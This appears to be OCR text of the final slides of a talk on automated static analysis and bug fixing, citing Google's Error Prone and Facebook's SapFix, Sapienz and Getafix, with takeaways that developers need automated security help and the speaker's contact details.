
Error Prone

https://github.com/google/error-prone

Facebook’s Development Environment

- Trunk based development using Mercurial.
- Branches are only for releases
- Build system: Lot of PHP, HipHop Virtual Machine (JIT compilation for PHP)
- Analysis tools: complex static code analysis to find and automatically fix issues.
- Testing: big focus on automating test case writing and remediation.

https://cacm.acm.org/magazines/2018/4/226371-lessons-from-building-static-analysis-tools-at-google/fulltext.



Facebook's Solution

https://engineering.fb.com/developer-tools/finding-and-fixing-software-bugs-automatically-with-sapfix-and-sapienz/
https://engineering.fb.com/developer-tools/getafix-how-facebook-tools-learn-to-fix-bugs-automatically/

Take Aways

TRADITIONAL SECURITY MODELS DO NOT WORK

DEVELOPERS NEED HELP

IF IT IS NOT AUTOMATED IT IS NOT USED

Thank You

@skoussa

sherif@softwaresecured.com

sherif.koussa@owasp.org